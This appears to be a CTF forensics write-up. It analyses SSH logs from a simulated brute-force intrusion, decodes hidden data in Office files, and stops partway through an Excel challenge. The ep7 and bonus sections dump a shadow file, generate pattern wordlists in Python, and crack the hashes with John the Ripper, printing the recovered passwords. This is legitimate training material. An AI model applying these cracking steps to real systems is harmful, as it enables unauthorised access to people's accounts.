Jul 15 14:20:48 ubuntu sshd[1093]: PAM service(sshd) ignoring max retries; 6 > 3
Jul 15 14:20:50 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
```


Flag - CyberGonCTF{192.168.1.67}

Success Logon (ep6)



If we find failed login count like this, there are 652 counts in total. Accepted password can be filtered for second part of question.






Flag - CyberGonCTF{652_Jul 15 16:55:26}

Pwn_I>
- CTF Team -

New User (ep7)



As soon as attacker login to host , he add the new user “shwehmoneyati”. So we decided to dump passwd and shadow files using the Autopsy tool.

```
Jul 15 16:55:26 ubuntu sshd[1984]: Accepted password for ubuntu from 192.168.1.67 port 54296 ssh2
Jul 15 16:55:26 ubuntu sshd[1984]: pam_unix(sshd:session): session opened for user ubuntu by (uid=0)
Jul 15 16:55:26 ubuntu systemd-logind[649]: New session 11 of user ubuntu.
Jul 15 17:04:23 ubuntu sudo:   ubuntu : TTY=pts/2 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/su
Jul 15 17:04:23 ubuntu sudo: pam_unix(sudo:session): session opened for user root by ubuntu(uid=0)
Jul 15 17:04:23 ubuntu su: (to root) ubuntu on pts/2
Jul 15 17:04:23 ubuntu su: pam_unix(su:session): session opened for user root by ubuntu(uid=0)
Jul 15 17:04:37 ubuntu groupadd[2085]: group added to /etc/group: name=shwehmoneyati, GID=1005
Jul 15 17:04:37 ubuntu groupadd[2085]: group added to /etc/gshadow: name=shwehmoneyati
Jul 15 17:04:37 ubuntu groupadd[2085]: new group: name=shwehmoneyati, GID=1005
Jul 15 17:04:37 ubuntu useradd[2091]: new user: name=shwehmoneyati, UID=1005, GID=1005, home=/home/shwehmoneyati, shell=/bin/bash, from=/dev/pts/2
Jul 15 17:04:59 ubuntu passwd[2103]: pam_unix(passwd:chauthtok): password changed for shwehmoneyati
Jul 15 17:06:50 ubuntu chfn[2106]: changed user 'shwehmoneyati' information
```

Then I generate the password list with python code.


```
import string

for pass1 in range (10):
     for pass2 in range (10):
        for pass3 in range (10):
            for pass4 in range (10):
                password = "ShweHtoo" + str(pass1) + str(pass2) + str(pass3) + str(pass4)
                with open('sh.txt', 'a') as pass_gen:
                    pass_gen.write(password + "\n")
                print (password + "\n")
```


Then I brute the shwehmoneyati user with john.

```
└─$ john --wordlist=sh.txt shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ShweHtoo1500     (shwehmoneyati)
1g 0:00:00:01 DONE (2023-08-24 22:33) 0.5347g/s 821.3p/s 821.3c/s 821.3C/s ShweHtoo1280..ShweHtoo1535
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Flag - CybergonCTF{shwehmoneyati, ShweHtoo1500}

Stolen Data (ep8)





We can find commands the attacker used /root/.bash_history.


Flag - CyberGonCTF{kali_192.168.253.144}

Mitre (ep9)

First the attacker brute force password to enter to the host. And then he created an account to maintain access to victim systems. Finally, he exfiltrated data over protocol using scp command.

Flag - CyberGonCTF{T1110.001_T1136_T1048}

Bonus (ep10)



For this challenge I generate the password with python code.


```
import string

for pass1 in range (10):
    for pass2 in range (10):
       for pass3 in range (10):
           for pass4 in range (10):
               for special_char in "!@#$%^&*":
                   password = "BobbySoxer" + special_char + str(pass1) + str(pass2) + str(pass3) + str(pass4)
                   with open('password.txt', 'a') as pass_gen:
                       pass_gen.write(password + "\n")
                   print (password + "\n")
┌─[yahiko@macbookpro]─[~/Documents/ctf/Cybergon/Writeup/forensics]
└──╼ $
```

Then I brute forced the Hlwan Paing user password with john.

```
└──╼ $john --wordlist=password.txt shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
BobbySoxer@1500  (hlwanpaing)
1g 0:00:00:11 DONE (2023-08-23 22:38) 0.08802g/s 1059p/s 1059c/s 1059C/s BobbySoxer!1472..BobbySoxer*1503
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Flag - CybergonCTF{BobbySoxer@1500}

Hide And Seek



```
$unzip -l Secret_File.docx
Archive:  Secret_File.docx
  Length      Date    Time    Name
---------  ---------- -----   ----
     1704  1980-01-01 00:00   [Content_Types].xml
      590  1980-01-01 00:00   _rels/.rels
     9252  1980-01-01 00:00   word/document.xml
     1209  1980-01-01 00:00   word/_rels/document.xml.rels
     3021  1980-01-01 00:00   word/footnotes.xml
     3015  1980-01-01 00:00   word/endnotes.xml
     8390  1980-01-01 00:00   word/header1.xml
     8393  1980-01-01 00:00   word/theme/theme1.xml
     3724  1980-01-01 00:00   word/settings.xml
    31761  1980-01-01 00:00   word/styles.xml
      894  1980-01-01 00:00   word/webSettings.xml
     1919  1980-01-01 00:00   word/fontTable.xml
      747  1980-01-01 00:00   docProps/core.xml
      984  1980-01-01 00:00   docProps/app.xml
---------                     -------
    75603                     14 files
```


Extracting the file and checking each file, I found the brain fuck code in word/header1.xml file.

```
++++++++++[&gt;+&gt;+++&gt;+++++++&gt;++++++++++&lt;&lt;&lt;&lt;-]&gt;&gt;&gt;---.&gt;++++++++++++++++++++-
+.----------------------.+++.++++++++++++++.&lt;++++.&gt;---.-.&lt;----.++++++++++++++++.--------------.&gt;++++++++++++-
+.&lt;-----------------.--.&gt;-----------------------.-----------------.&lt;.++++.&gt;++++++++++++++.&lt;++++++++++++-
+.----------------.+++.---.&gt;.&lt;---.&gt;++++++++++++++++.---------------.&lt;++++++++++++++++++++++.&lt;++++++++++++++++-
++++++.+.&gt;&gt;+++++.&lt;&lt;-.&gt;++++++++++.&gt;++++++++++++++++++++++++.
```

Replace all > to > and < to <.


```
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>---.>++++++++++++++++++++.--------------------.+++.++++++++++++.<+++
+.>---.--.<----.++++++++++++++++.--------------.>++++++++++++
+.<-----------------.--.>-----------------------.-----------------.<.++++.>++++++++++++++.<++++++++++++++.----------------.++
+.---.>.<---.>++++++++++++++++.----------------.<++++++++++++++++++++++.<++++++++++++++++++.+.>>+++++.<<-.>++++++++++.>+++
++++++++++++++++++++++.
```

Then I decode it in https://www.dcode.fr/brainfuck-language .



Flag - CyberGonCTF{53cR37_D474_1n_H34d3R}


8cel




First I changed the file extension of the given file from 8cel.zip to 8cel.xlsx and opened it in excel. When I used exiftool on that file, we can see that there's another hidden sheet (Sheet3).

```
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0xdc173328
Zip Compressed Size             : 479
Zip Uncompressed Size           : 2293
Zip File Name                   : [Content_Types].xml
Creator                         : Andro6
Last Modified By                : Andro6
Create Date                     : 2023:08:19 04:17:13Z
Modify Date                     : 2023:08:19 16:11:01Z
Application                     : Microsoft Excel
Doc Security                    : None
Scale Crop                      : No
Heading Pairs                   : Worksheets, 3
Titles Of Parts                 : Sheet3, Sheet1, Sheet2
Company                         :
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0300
```


Click on the sheet tab and just unhide Sheet 3.



In sheet 3, I deleted all photos and there was a rectangle 15 on Cell A and Cell B.




Drag down that rectangle and select it and then change the font color to something like red, blue……




After decoding those base64 strings, we will get “WeLov3cYb3Rg0nCTF”.


When I check sheet 1 again, it looks like a protected sheet. So I used “WeLov3cYb3Rg0nCTF” to unprotect the sheet.



And then I removed all photos again from sheet1. Now I can see some formulas in the cell. To check all formulas , go to "Formulas" tab and click on "Show Formulas".



In cell E14, there's one formula which is unique from other formulas.

